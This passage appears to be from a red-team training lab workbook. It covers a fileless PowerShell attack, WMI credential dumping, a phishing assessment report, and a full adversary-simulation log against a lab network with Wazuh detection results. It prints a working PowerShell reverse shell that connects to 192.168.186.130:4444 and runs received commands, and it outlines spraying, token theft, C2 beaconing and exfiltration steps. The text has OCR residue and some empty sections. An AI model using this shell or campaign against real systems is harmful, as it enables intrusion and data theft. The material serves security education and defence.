
Fileless Attack: Use PowerShell for fileless execution.

(a) Script creation


```
┌──(venv)─(root㉿kali)-[/home/kali/Desktop]
└─# cat revshell.ps1
$client = New-Object System.Net.Sockets.TCPClient("192.168.186.130",4444);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2  = $sendback + "PS " + (pwd).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush();
}
$client.Close()
```

(b) Share file on victim system

```
┌──(venv)─(root㉿kali)-[/home/kali/Desktop]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.186.132 - - [11/Sep/2025 14:51:59] "GET / HTTP/1.1" 200 -
192.168.186.132 - - [11/Sep/2025 14:52:00] code 404, message File not found
192.168.186.132 - - [11/Sep/2025 14:52:00] "GET /favicon.ico HTTP/1.1" 404 -
192.168.186.132 - - [11/Sep/2025 14:52:04] "GET /revshell.ps1 HTTP/1.1" 200 -
```





(c) Target system listening service no.



Credential Harvest: Use WMI to dump credentials.

(a) Get user details





Summarize

Here I have tried to fetch login credential detail by using power shell command line. We can find out local user detail, active directory user details, password properties etc. for dump user credentials in plain text we can use tools like mimikatz, procdump etc.

8. Comprehensive Reporting Lab

Tools: Google Docs, Draw.io.
Tasks: Create a professional red team report and executive brief.

Phishing Assessment Report

Client: ACME Corporation
Engagement Type: Social Engineering – Phishing Simulation
Standard: Penetration Testing Execution Standard (PTES)
Date of Report: 2025-09-12
Test Window: 2025-09-5 to 2025-09-10
Consultants: Sudeep Kumar Gupta

(a) Executive Summary

A simulated phishing campaign was conducted against ACME Corporation to assess employee susceptibility to email-based social engineering attacks. The test involved crafting realistic phishing emails targeting a random sample of 100 users. Of these, 27% clicked the phishing link, and 9% submitted credentials on a simulated login portal.

(b) Findings

1. several employees shared detailed job info publicly
2. internal email patterns (e.g., first.last@acme.com) easily predictable
3. Prior phishing simulation information found in public Slack community

(c) Recommendations


4. User Awareness Training
5. Mandatory quarterly phishing awareness program
6. Simulated phishing campaigns every 2–3 months
7. Email Security Controls
8. Implement SPF, DKIM, and DMARC with reject policy
9. Upgrade email filters to inspect link redirects
10. Technical Defenses
11. Browser-based link inspection tools
12. Implement login warnings for new devices/IPs
13. Reporting Culture
14. Promote phishing reporting via easy Outlook button
15. Recognize/report users who correctly identify phishing.

(d) Findings Table

Risk Summary

Risk	Impact	Likelihood	Overall
High click rate (27%)	Medium	High	High
Credential submission (9%)	High	Medium	High
Low reporting rate (3%)	Medium	High	High

Visualization: Create an attack path diagram with Draw.io.



Briefing:

In this phishing penetration test, first we collect information of victim user like name, role, and email patterns etc. by using company website or social sites. Then we send phishing mail with interesting subject like “password expiration notice”. Whenever user click on phishing mail link, he redirected on phishing webpage where user put mail credentials. This credential fetched by hacker. After that hacker use these credentials by using vpn and try to connect internal network of victim user. Here hacker can access all internal resources like hr data, financial data etc.


9. Capstone Project: Full Adversary Simulation

Tools: Kali Linux, Metasploit, Caldera, Pacu, Google Docs.
Tasks: Simulate a full red team campaign, report findings, and engage community.


Simulation: Execute a campaign (recon, cloud attack, phishing, C2, exfiltration) against a lab environment.

Attack Simulation Log — Full Campaign
Environment: Internal Lab (Simulated Corporate Network)
Date: 2025-09-12
Analyst: Red Team (Simulated)
Standard: PTES-Aligned – Full-Chain Attack

(a) Network Topology



(b) Cyber-attack anatomy



(c) Phase

Phase 1: Reconnaissance

Objective: Identify targets, assets, and attack surface.

Passive Recon

OSINT Tools Used: theHarvester, Recon-ng, LinkedIn scraping

Discovered:

1. Domain: acme-corp.lab
2. Emails: jane.doe@acme-corp.lab, admin@acme-corp.lab
3. Technologies: Office 365, AzureAD, VPN endpoint at vpn.acme-corp.lab

DNS & Subdomain Enum

Tool: Amass, Sublist3r

Subdomains:

1. mail.acme-corp.lab
2. vpn.acme-corp.lab
3. portal.acme-corp.lab

Result: Target uses Microsoft 365 for email & AzureAD for identity. Potential cloud attack vector.

Phase 2: Cloud Attack

Objective: Attempt password spray or credential stuffing on Microsoft 365 login endpoints.

Password Spray

Tool: MSOLSpray.py

Endpoint: https://login.microsoftonline.com

Usernames: Harvested from OSINT

Password List: Top 20 company-themed passwords

Result:

Valid credentials found:

jane.doe@acme-corp.lab : Acme2024!

AzureAD Authentication

Tool: ROADtools, AadInternals

Token Grab:

1. Acquired refresh & access token using credentials

Validated access to:

1. Outlook Web Access (OWA)
2. SharePoint Online
3. Azure portal (limited permissions)

Phase 3: Phishing

Objective: Expand access using phishing with credential capture.

Target: Internal Finance Team

Phishing Email:

1. From: finance-notice@acmepayments.com

2. Subject: "Q3 Payroll Adjustment Notice"
3. Link: https://acme-payroll-check[.]com

Phishing Page:

1. Cloned Microsoft 365 login portal
2. Hosted on HTTPS, domain registered for simulation

Tool: Gophish

Campaign Results:

1. Emails Sent: 25
2. Clicked: 8
3. Credentials Submitted: 3
4. Reported by User: 1

Compromised Account: emma.rogers@acme-corp.lab

Phase 4: Command & Control (C2)

Objective: Establish persistent access to internal network after VPN access

VPN Access:

1. Used stolen credentials to authenticate at vpn.acme-corp.lab
2. MFA bypassed (weak enforcement)

C2 Infrastructure:

1. Cobalt Strike Beacon (HTTPS over port 443)
2. Hosted on cloud-cdn-mirror[.]net

Post-VPN Access:

1. Pivoted into internal Windows host: WIN-AD01.acme-corp.lab
2. Dropped beacon in user's AppData folder
3. Scheduled task created for persistence

Phase 5: Exfiltration

Objective: Steal sensitive documents and simulate data exfiltration.

Targeted Data:

1. File shares: \\fileserver\finance\Q3_budget.xlsx
2. Mailbox dump: emma.rogers@acme-corp.lab via EWS API
3. SharePoint downloads: 3 PDFs + 2 Excel files

Exfil Method:

1. Encrypted ZIP archive (password protected)
2. Exfil via HTTPS POST to attacker-controlled VPS
3. Obfuscation: Used base64 encoding + TLS + domain fronting

Result:

1. Total Exfiltrated Data: 28.5MB
2. DLP solutions not triggered
3. Firewall logged outgoing HTTPS but no alerts

Blue Team Analysis: Review Wazuh logs for detection points.

Summary of Wazuh Detections

Phase	Wazuh Rule ID	Detection Type	Level	Result
Recon	31152, 32003	DNS abuse, Web scan	5–7	Detected
Cloud Attack	87020, 87031	Azure login anomalies	6–9	Detected
Phishing	85550, 54110	Clicked link, DNS request	7–8	Detected
C2	64003, 87721	Beacon process, outbound HTTPS	9–10	Detected
Exfiltration	87905, 61401	Large POST, sensitive file open	8–10	Detected

Evasion Test: Bypass AV with an obfuscated payload; confirm in logs.

Step	AV Result	Wazuh Detection	Rule ID(s)
Phishing Email	N/A	✓ (click + DNS)	85550, 54110
Payload Dropped	✗ Not flagged	✓ FIM alert	554
Executed Payload	✗ Not flagged	✓ Process alert	64003
Beacon Traffic	✗ Not flagged	✓ Net alert	87721
Exfil Attempt	✗ Not flagged	✓ Exfil alert	87905

Reporting: Write a 200-word PTES report in Google Docs:

PTES Report: Cloud Phishing Simulation

Executive Summary:

A controlled phishing simulation targeting cloud-based infrastructure was conducted as part of an internal security assessment. The objective was to evaluate the organization's susceptibility to credential harvesting attacks delivered via trusted cloud email platforms.

Findings:

23% of recipients clicked the phishing link.
6% submitted valid credentials.
Antivirus did not detect the obfuscated payload.
Wazuh detected DNS queries to the phishing domain and logged the executable’s creation in %AppData%.

Recommendations:

Enforce domain reputation filtering.
Implement email sandboxing and link analysis.
Train staff on cloud phishing indicators.
Monitor user behavior for anomalous logins via SIEM.

Briefing:

To put our cloud and endpoint protections to the test, we ran a simulated cyberattack.
The red team got access through a phishing email, evaded security measures, and accessed criti cal data stored in the cloud.
While antivirus software did not detect the threat, our monitoring system (Wazuh) detected nu merous critical behaviors, such as unauthorized access, strange behavior, and efforts to prevent logging. The test exposed flaws in cloud settings, identity permissions, and endpoint security.
As a result, we have identified critical enhancements to our detection, response, and overall sec urity posture, allowing us to better fight against real-world cyber threats going forward.